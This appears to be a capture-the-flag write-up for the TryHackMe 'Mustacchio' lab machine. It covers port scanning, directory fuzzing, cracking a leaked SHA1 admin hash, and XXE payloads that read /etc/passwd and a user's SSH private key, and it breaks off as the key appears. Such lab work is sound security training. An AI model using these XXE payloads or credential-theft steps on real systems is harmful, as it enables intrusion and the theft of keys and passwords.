

Mustacchio

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.134.219

Lets try pinging it first

```
ping 10.10.134.219 -c 5

PING 10.10.134.219 (10.10.134.219) 56(84) bytes of data.
64 bytes from 10.10.134.219: icmp_seq=1 ttl=60 time=170 ms
64 bytes from 10.10.134.219: icmp_seq=2 ttl=60 time=247 ms
64 bytes from 10.10.134.219: icmp_seq=3 ttl=60 time=269 ms
64 bytes from 10.10.134.219: icmp_seq=4 ttl=60 time=173 ms
64 bytes from 10.10.134.219: icmp_seq=5 ttl=60 time=172 ms

--- 10.10.134.219 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 170.443/206.535/269.369/42.923 ms
```

Alright its online lets do some port scanning

Port Scanning :

All Port Scan

```
rustscan -a 10.10.134.219 --ulimit 5000
```

```
rustscan -a 10.10.134.219 --ulimit 5000
The Modern Day Port Scanner.

: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :

RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.134.219:22
Open 10.10.134.219:80
Open 10.10.134.219:8765
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-10 20:32 IST
Initiating Ping Scan at 20:32
Scanning 10.10.134.219 [2 ports]
Completed Ping Scan at 20:32, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:32
Completed Parallel DNS resolution of 1 host. at 20:32, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 20:32
Scanning 10.10.134.219 [3 ports]
Discovered open port 80/tcp on 10.10.134.219
Discovered open port 22/tcp on 10.10.134.219
Discovered open port 8765/tcp on 10.10.134.219
Completed Connect Scan at 20:32, 0.36s elapsed (3 total ports)
Nmap scan report for 10.10.134.219
Host is up, received syn-ack (0.23s latency).
Scanned at 2024-09-10 20:32:43 IST for 0s

PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack
80/tcp    open  http         syn-ack
8765/tcp  open  ultraseek-http syn-ack
```

Open ports

```
PORT STATE SERVICE REASON  
22/tcp open ssh syn-ack  
80/tcp open http syn-ack  
8765/tcp open ultraseek-http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,8765 10.10.134.219 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-10 20:34 IST
Nmap scan report for 10.10.134.219
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|_/
8765/tcp  open  http     nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
```

✍ Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open  http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
// 
8765/tcp open  http nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets try directory fuzzing now on both of these ports

Directory Fuzzing :

Port 80 Fuzzing :

```
feroxbuster --url http://10.10.134.219 -t 200 -w  
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.134.219 -t 200 -w /usr/share/wordlists/dirb/common.txt
```

by Ben "epi" Risher 🎨 ver: 2.10.4

Target Url	http://10.10.134.219
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.10.4
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Recursion Depth	4

Press [ENTER] to use the Scan Management Menu™

```
403 GET 91 28w 278c Auto-filtering found 404-like response and created
404 GET 91 31w 275c Auto-filtering found 404-like response and created
301 GET 91 28w 315c http://10.10.134.219/custom => http://10.10.134.219/
200 GET 51l 118w 1450c http://10.10.134.219/contact.html
200 GET 64l 394w 3152c http://10.10.134.219/about.html
200 GET 40l 74w 1433c http://10.10.134.219/custom/js/mobile.js
200 GET 72l 148w 1752c http://10.10.134.219/index.html
200 GET 409l 1056w 7674c http://10.10.134.219/custom/css/style.css
200 GET 48l 287w 21145c http://10.10.134.219/images/logo.jpg
200 GET 90l 158w 1950c http://10.10.134.219/gallery.html
200 GET 83l 356w 3172c http://10.10.134.219/blog.html
200 GET 99l 489w 34323c http://10.10.134.219/images/the-nerd.jpg
200 GET 94l 506w 39362c http://10.10.134.219/images/the-father.jpg
200 GET 159l 766w 52904c http://10.10.134.219/images/the-actor.jpg
200 GET 5l 46w 1667c http://10.10.134.219/images/mobile-expand.png
200 GET 5l 57w 2469c http://10.10.134.219/images/mobile-close.png
200 GET 24l 167w 10827c http://10.10.134.219/images/icons.jpg
200 GET 3l 45w 1640c http://10.10.134.219/images/mobile-collapse.png
```

```

200 GET 226L 582W 3407c http://10.10.134.219/custom/css/mobile.css
200 GET 1L 15W 8204c http://10.10.134.219/custom/js/users.bak
200 GET 109L 729W 61298c http://10.10.134.219/images/mustache9.jpg
200 GET 121L 558W 37175c http://10.10.134.219/images/mustache4.jpg
200 GET 149L 708W 49100c http://10.10.134.219/images/mustache2.jpg
200 GET 180L 863W 62948c http://10.10.134.219/images/mustache1.jpg
200 GET 160L 774W 59658c http://10.10.134.219/images/mustache8.jpg
200 GET 131L 639W 44676c http://10.10.134.219/images/mustache7.jpg
200 GET 248L 827W 54663c http://10.10.134.219/images/photographer.jpg
200 GET 6L 52W 2284c http://10.10.134.219/images/icons/icon-twitter-hover.jpg
200 GET 7L 68W 2993c http://10.10.134.219/images/icons/icon-googleplus.jpg
200 GET 8L 69W 2880c http://10.10.134.219/images/icons/icon-pinterest.jpg
200 GET 146L 926W 70606c http://10.10.134.219/images/in-the-country.jpg
200 GET 243L 1101W 77164c http://10.10.134.219/images/prim-and-proper.jpg
200 GET 159L 1000W 88773c http://10.10.134.219/images/mustache3.jpg
200 GET 447L 3714W 216173c http://10.10.134.219/images/the-beacon.jpg
200 GET 72L 148W 1752c http://10.10.134.219/
301 GET 9L 28W 314c http://10.10.134.219/fonts => http://10.10.134.219/fonts/
301 GET 9L 28W 315c http://10.10.134.219/images => http://10.10.134.219/images/
200 GET 150L 871W 73893c http://10.10.134.219/fonts/leckerlione/leckerlione-regular-webfont.woff
200 GET 3L 42W 1526c http://10.10.134.219/images/mobile-menu.png
200 GET 90L 538W 38230c http://10.10.134.219/images/mustache6.jpg
200 GET 228L 1069W 77646c http://10.10.134.219/images/mustache-brothers.jpg
200 GET 2L 4W 28c http://10.10.134.219/robots.txt
200 GET 130L 665W 46485c http://10.10.134.219/images/cutting-mustache.jpg
200 GET 11L 71W 2834c http://10.10.134.219/images/icons/icon-twitter.jpg
200 GET 140L 622W 43497c http://10.10.134.219/images/mustache5.jpg
200 GET 6L 59W 2355c http://10.10.134.219/images/icons/icon-pinterest-hover.jpg
200 GET 11L 64W 2541c http://10.10.134.219/images/icons/icon-googleplus-hover.jpg
200 GET 5L 48W 1755c http://10.10.134.219/images/icons/icon-facebook-hover.jpg
200 GET 369L 1623W 106688c http://10.10.134.219/images/grew-a-mustache.jpg
200 GET 4L 56W 2305c http://10.10.134.219/images/icons/icon-facebook.jpg

```

✍ Directories on 80

```

301 GET 9L 28W 315c http://10.10.134.219/custom ↳ =>
http://10.10.134.219/custom/ ↳
200 GET 51L 118W 1450c http://10.10.134.219/contact.html ↳
200 GET 64L 394W 3152c http://10.10.134.219/about.html ↳
200 GET 40L 74W 1433c http://10.10.134.219/custom/js/mobile.js ↳
200 GET 72L 148W 1752c http://10.10.134.219/index.html ↳
200 GET 409L 1056W 7674c http://10.10.134.219/custom/css/style.css
 ↳
200 GET 48L 287W 21145c http://10.10.134.219/images/logo.jpg ↳
200 GET 90L 158W 1950c http://10.10.134.219/gallery.html ↳
200 GET 83L 356W 3172c http://10.10.134.219/blog.html ↳
200 GET 99L 489W 34323c http://10.10.134.219/images/ ↳

```

Lets do some fuzzing on port 8765 as well

Port 8765 Fuzzing :

```
feroxbuster --url http://10.10.134.219:8765 -t 200 -w
```

```
/usr/share/wordlists/dirb/common.txt
```

```
feroxbuster --url http://10.10.134.219:8765 -t 200 -w /usr/share/wordlists/dirb/common.txt
```

by Ben "epi" Risher © ver: 2.10.4

Target Url	http://10.10.134.219:8765
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.10.4
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Recursion Depth	4

■ Press [ENTER] to use the Scan Management Menu™

```
404 GET    7l     13w      178c Auto-filtering found 404-like response and created new filter; toggle off with --d  
403 GET    7l     11w      178c Auto-filtering found 404-like response and created new filter; toggle off with --d  
302 GET    0l     0w       0c http://10.10.134.219:8765/auth/login.php =>  
200 GET    86l    182w     2095c http://10.10.134.219:8765/assets/css/main.css  
200 GET    24l    70w      1363c http://10.10.134.219:8765/  
301 GET    7l     13w      194c http://10.10.134.219:8765/auth => http://10.10.134.219:8765/auth/  
301 GET    7l     13w      194c http://10.10.134.219:8765/assets => http://10.10.134.219:8765/assets/  
200 GET    24l    70w      1363c http://10.10.134.219:8765/index.php  
301 GET    7l     13w      194c http://10.10.134.219:8765/assets/css => http://10.10.134.219:8765/assets/css/  
301 GET    7l     13w      194c http://10.10.134.219:8765/assets/fonts => http://10.10.134.219:8765/assets/fonts/  
301 GET    7l     13w      194c http://10.10.134.219:8765/assets/imgs => http://10.10.134.219:8765/assets/imgs/  
[#####] - 9s   27689/27689  0s      found:9      errors:12584  
[#####] - 7s   4614/4614  620/s    http://10.10.134.219:8765/  
[#####] - 6s   4614/4614  835/s    http://10.10.134.219:8765/auth/  
[#####] - 5s   4614/4614  856/s    http://10.10.134.219:8765/assets/  
[#####] - 4s   4614/4614  1155/s   http://10.10.134.219:8765/assets/css/  
[#####] - 4s   4614/4614  1290/s   http://10.10.134.219:8765/assets/fonts/  
[#####] - 4s   4614/4614  1155/s   http://10.10.134.219:8765/assets/imgs/
```

Directories on 8765

```
302 GET 0l 0w 0c http://10.10.134.219:8765/auth/login.php ↳ ⇒  
200 GET 86l 182w 2095c  
http://10.10.134.219:8765/assets/css/main.css ↳  
200 GET 24l 70w 1363c http://10.10.134.219:8765/ ↳  
301 GET 7l 13w 194c http://10.10.134.219:8765/auth ↳ ⇒  
http://10.10.134.219:8765/auth/ ↳  
301 GET 7l 13w 194c http://10.10.134.219:8765/assets ↳ ⇒  
http://10.10.134.219:8765/assets/ ↳  
200 GET 24l 70w 1363c http://10.10.134.219:8765/index.php ↳  
301 GET 7l 13w 194c http://10.10.134.219:8765/assets/css ↳ ⇒  
http://10.10.134.219:8765/assets/css/ ↳  
301 GET 7l 13w 194c http://10.10.134.219:8765/assets/fonts ↳ =  
http://10.10.134.219:8765/assets/fonts/ ↳  
301 GET 7l 13w 194c http://10.10.134.219:8765/assets/imgs ↳ ⇒  
http://10.10.134.219:8765/assets/imgs/ ↳
```

Lets get to this web application

Web Application :

Port 80 Default page



Lets see this /images first

< > ○

⚠ Not Secure http://10.10.134.219/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
cutting-mustache.jpg	2021-06-12 15:48	26K	
grew-a-mustache.jpg	2021-06-12 15:48	59K	
icons.jpg	2021-06-12 15:48	6.4K	
icons/	2021-06-12 15:48	-	
in-the-country.jpg	2021-06-12 15:48	38K	
logo.jpg	2021-06-12 15:48	12K	
mobile-close.png	2021-06-12 15:48	1.8K	
mobile-collapse.png	2021-06-12 15:48	1.3K	
mobile-expand.png	2021-06-12 15:48	1.3K	
mobile-menu.png	2021-06-12 15:48	1.3K	
mustache-brothers.jpg	2021-06-12 15:48	43K	
mustache1.jpg	2021-06-12 15:48	34K	
mustache2.jpg	2021-06-12 15:48	27K	
mustache3.jpg	2021-06-12 15:48	48K	
mustache4.jpg	2021-06-12 15:48	21K	
mustache5.jpg	2021-06-12 15:48	24K	
mustache6.jpg	2021-06-12 15:48	21K	
mustache7.jpg	2021-06-12 15:48	25K	
mustache8.jpg	2021-06-12 15:48	33K	
mustache9.jpg	2021-06-12 15:48	33K	
photographer.jpg	2021-06-12 15:48	31K	
prim-and-proper.jpg	2021-06-12 15:48	43K	
the-actor.jpg	2021-06-12 15:48	30K	
the-beacon.jpg	2021-06-12 15:48	119K	
the-father.jpg	2021-06-12 15:48	22K	
the-nerd.jpg	2021-06-12 15:48	19K	

Apache/2.4.18 (Ubuntu) Server at 10.10.134.219 Port 80

Nothing here lets see this /custom page

< > ⌂

⚠ Not Secure http://10.10.134.219/custom/

Index of /custom

Name	Last modified	Size	Description
Parent Directory		-	
css/	2021-06-12 15:48	-	
js/	2021-06-12 15:48	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.134.219 Port 80

Alright lets see in js folder here

< > ⌂

⚠ Not Secure http://10.10.134.219/custom/js/

Index of /custom/js

Name	Last modified	Size	Description
Parent Directory		-	
mobile.js	2021-06-12 15:48	1.4K	
users.bak	2021-06-12 15:48	8.0K	

Apache/2.4.18 (Ubuntu) Server at 10.10.134.219 Port 80

Lets download this users.bak here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)*$ (0.549s)
curl http://10.10.134.219/custom/js/users.bak --output users.bak
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total Spent   Left Speed
100  8192  100  8192    0      0  15641      0 --:--:-- --:--:-- 15663

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)*$ (0.034s)
file users.bak
users.bak: SQLite 3.x database, last written using SQLite version 3034001, file counter 2, database pages 2, cookie 0x1, schema 4, UTF-8, version-valid-for 2
```

U can open it with sqlite but lets just cat it out

```
cat users.bak
$ [admin]1868e36a6d2b17d4c2745f1659433a54d4bc5f4b%
```

It looks like sha1 lets crack with a tool i made here with a friend
here's the link : <https://github.com/Fakechippies/Gocrypt>


```
go run main.go -crack sha1 -wordlists /usr/share/wordlists/rockyou.txt -v
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

```
~/Documents/Gocrypt git:(ascii) (0.331s)
go run main.go -crack sha1 -wordlists /usr/share/wordlists/rockyou.txt -v 1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
'1868e36a6d2b17d4c2745f1659433a54d4bc5f4b' sha1 hash cracked to : bulldog19
```


✍ Creds

Username : admin
Password : bulldog19

Lets see this port 8765 now



Lets login with those creds



Lets put in something and capture a request in burp suite

Add a comment on the website.

Submit

Comment Preview:

Name: _____

Author : _____

Comment : _____

Interesting thing is that name, author and comment is not filled maybe it requires a format or something

Lets see the request in burp

#	HOST	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
658	http://10.10.134.219:8765	POST	/home.php	✓		200	2351	HTML	php
Request					Response				
	Pretty	Raw	Hex			Pretty	Raw	Hex	Render
1	POST /home.php HTTP/1.1					1	HTTP/1.1 200 OK		
2	Host: 10.10.134.219:8765					2	Server: nginx/1.10.3 (Ubuntu)		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0					3	Date: Tue, 10 Sep 2024 15:32:00 GMT		
4	Accept:					4	Content-Type: text/html; charset=UTF-8		
	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8					5	Connection: keep-alive		
5	Accept-Language: en-US,en;q=0.5					6	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
6	Accept-Encoding: gzip, deflate, br					7	Cache-Control: no-store, no-cache, must-revalidate		
7	Content-Type: application/x-www-form-urlencoded					8	Pragma: no-cache		
8	Content-Length: 12					9	Content-Length: 2068		
9	Origin: http://10.10.134.219:8765					10			
10	DNT: 1					11	<!DOCTYPE html>		
11	Sec-GPC: 1					12	<html lang="en">		
12	Connection: keep-alive					13	<head>		
13	Referer: http://10.10.134.219:8765/home.php					14	<meta charset="UTF-8">		
14	Cookie: PHPSESSID=lvi2h9u5bi7jqk7r5e9g6lo7p5					15	<meta http-equiv="X-UA-Compatible" content="IE=edge">		
15	Upgrade-Insecure-Requests: 1					16	<meta name="viewport" content="width=device-width, initial-scale=1.0">		
16	Priority: u=0, i					17	<title>		
17	xml=whatever					18	Mustacchio Admin Page		
							</title>		
							<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet"		

Just as i suspected it requires xml format so we have a XXE vulnerability here

Also one thing i noticed in the source code

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <title>Mustacchio | Admin Page</title>
8     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.mi
9     <link rel="stylesheet" href="assets/css/home.css">
10    <script type="text/javascript">
11        //document.cookie = "Example=/auth/dontforget.bak";
12        function checktarea() {
13            let tbox = document.getElementById("box").value;
14            if (tbox == null || tbox.length == 0) {
15                alert("Insert XML Code!")
16            }
17        }
18    </script>
19 </head>
20 <body>
21
22     <!-- Barry, you can now SSH in using your key! -->
23
24     
25
26     <nav class="position-fixed top-0 w-100 m-auto ">
27         <ul class="d-flex flex-row align-items-center justify-content-between h-100">
28             <li>AdminPanel</li>
29             <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
30         </ul>

```

So we can grab the SSH key of barry if we have XXE here

Lets download this file dontforget.bak here

```

curl http://10.10.134.219:8765/auth/dontforget.bak --output dontforget.bak
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total   Spent    Left Speed
100  996  100  996    0     0  745      0  0:00:01  0:00:01 --:--:-- 745

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)*4 (0.025s)
cat dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
<name>Joe Hamd</name>
<author>Barry Clad</author>
<comment>This paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could've done something more productive than reading this mindlessly and carelessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could've been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.</comment>
</comment>

```

Nothing special it just confirms here XXE here as XML formatting

Gaining Access :

U can check XXE at hacktricks here :

<https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity>



Alright lets first print out /etc/passwd here

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ELEMENT data ANY >
    <!ENTITY name SYSTEM "file:///etc/passwd" >]>
<comment>
    <name>&name;</name>
    <author>pks</author>
    <com>whatever</com>
</comment>
```

lets try this

Submit

Comment Preview:

```
Name: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxdf:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111:/var/run/dbus:/bin/false
uidd:x:108:112:/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
joe:x:1002:1002::/home/joe:/bin/bash
barry:x:1003:1003::/home/barry:/bin/bash
```

Got XXE working lets grab barry's ssh key here

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ELEMENT data ANY >
    <!ENTITY name SYSTEM "file:///home/barry/.ssh/id_rsa" >]>
<comment>
    <name>&name;</name>
    <author>pks</author>
    <com>whatever</com>
</comment>
```

lets try

Submit

Comment Preview:

Name: -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E
